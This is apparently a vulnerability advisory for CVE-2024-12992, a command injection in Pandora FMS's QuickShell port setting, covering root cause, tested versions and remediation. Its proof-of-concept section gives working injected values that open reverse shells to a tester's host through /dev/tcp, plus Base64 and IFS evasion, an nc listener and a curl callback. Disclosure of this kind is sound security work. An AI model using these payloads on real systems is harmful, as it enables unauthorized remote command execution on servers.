Overview
CVE-2024-12992 is an authenticated OS command injection vulnerability in the Pandora FMS goTTY QuickShell configuration. The gotty_port setting is inserted into a shell command without shell-safe escaping and later executed with shell_exec().
The original research identified the issue in the QuickShell functionality introduced in Pandora FMS 774. A user with administrative access can place shell metacharacters in the port configuration and obtain command execution on the Pandora FMS server.
Attack prerequisites
Exploitation requires a valid Pandora FMS administrator account with permission to modify QuickShell settings.
Root cause
The vulnerable code is located in /var/www/html/pandora_console/include/functions_cron_task.php, inside cron_task_start_gotty(bool $restart_mode=true).
// begin vulnerable code section
if ($start_proc === true && file_exists('/usr/bin/pandora_gotty') === true) {
        $logFilePath = $config['homedir'].'/log/gotty_cron_tmp.log';
        shell_exec('touch '.$logFilePath);

        // Start gotty process and capture the output.
        $command = '/usr/bin/nohup /usr/bin/pandora_gotty --config /etc/pandora_gotty/pandora_gotty.conf -p '.$config['gotty_port'].' /usr/bin/pandora_gotty_exec > '.$logFilePath.' 2>&1 &';
        shell_exec($command);
// end vulnerable code section
The gotty_port value becomes part of $command and is then passed directly to shell_exec(). Because the value is not validated as a numeric port or otherwise escaped for the shell, injected shell syntax is interpreted as part of the command line.
Proof of concept
- Sign in to Pandora FMS as an administrator.
- Navigate to Management → Settings → System Settings → QuickShell.
- Replace the Port setting with a command-injection payload.
- Save the configuration to trigger the vulnerable workflow.

The original testing avoided literal spaces by Base64-encoding the desired shell command and using IFS as a separator.
Reverse shell
bash -i >& /dev/tcp/192.168.201.8/4444 0>&1
echo -n "bash -i >& /dev/tcp/192.168.201.8/4444 0>&1"|base64 -w0
YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjIwMS44LzQ0NDQgMD4mMQ==
Injected value:
;echo${IFS}YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjIwMS44LzQ0NDQgMD4mMQ==|base64${IFS}-d|bash;Start the listener with nc -lvnp 4444.
Minimal shell
(sh)0>/dev/tcp/192.168.201.8/4444
echo -n "(sh)0>/dev/tcp/192.168.201.8/4444"|base64 -w0
KHNoKTA+L2Rldi90Y3AvMTkyLjE2OC4yMDEuOC80NDQ0
Injected value:
;echo${IFS}KHNoKTA+L2Rldi90Y3AvMTkyLjE2OC4yMDEuOC80NDQ0|base64${IFS}-d|bash;The original research also confirmed execution using a simple HTTP callback payload such as ;curl${IFS}192.168.201.8; with python3 -m http.server 80 listening on the testing system.
Tested versions
The following releases were confirmed vulnerable:
- Pandora FMS Enterprise 780 on Rocky Linux 9.5
- Pandora FMS Enterprise 777.6 on Ubuntu 22.04
- Pandora FMS Community 777-LTS on Ubuntu 22.04
Impact
An authenticated administrator can execute arbitrary operating-system commands on the Pandora FMS host, turning access to an application configuration function into server-side remote code execution.
Remediation
Upgrade Pandora FMS to a release containing the vendor fix. The archived assessment recommends upgrading to the latest available release.
References
Credits
Discovery: h00die-gr3y.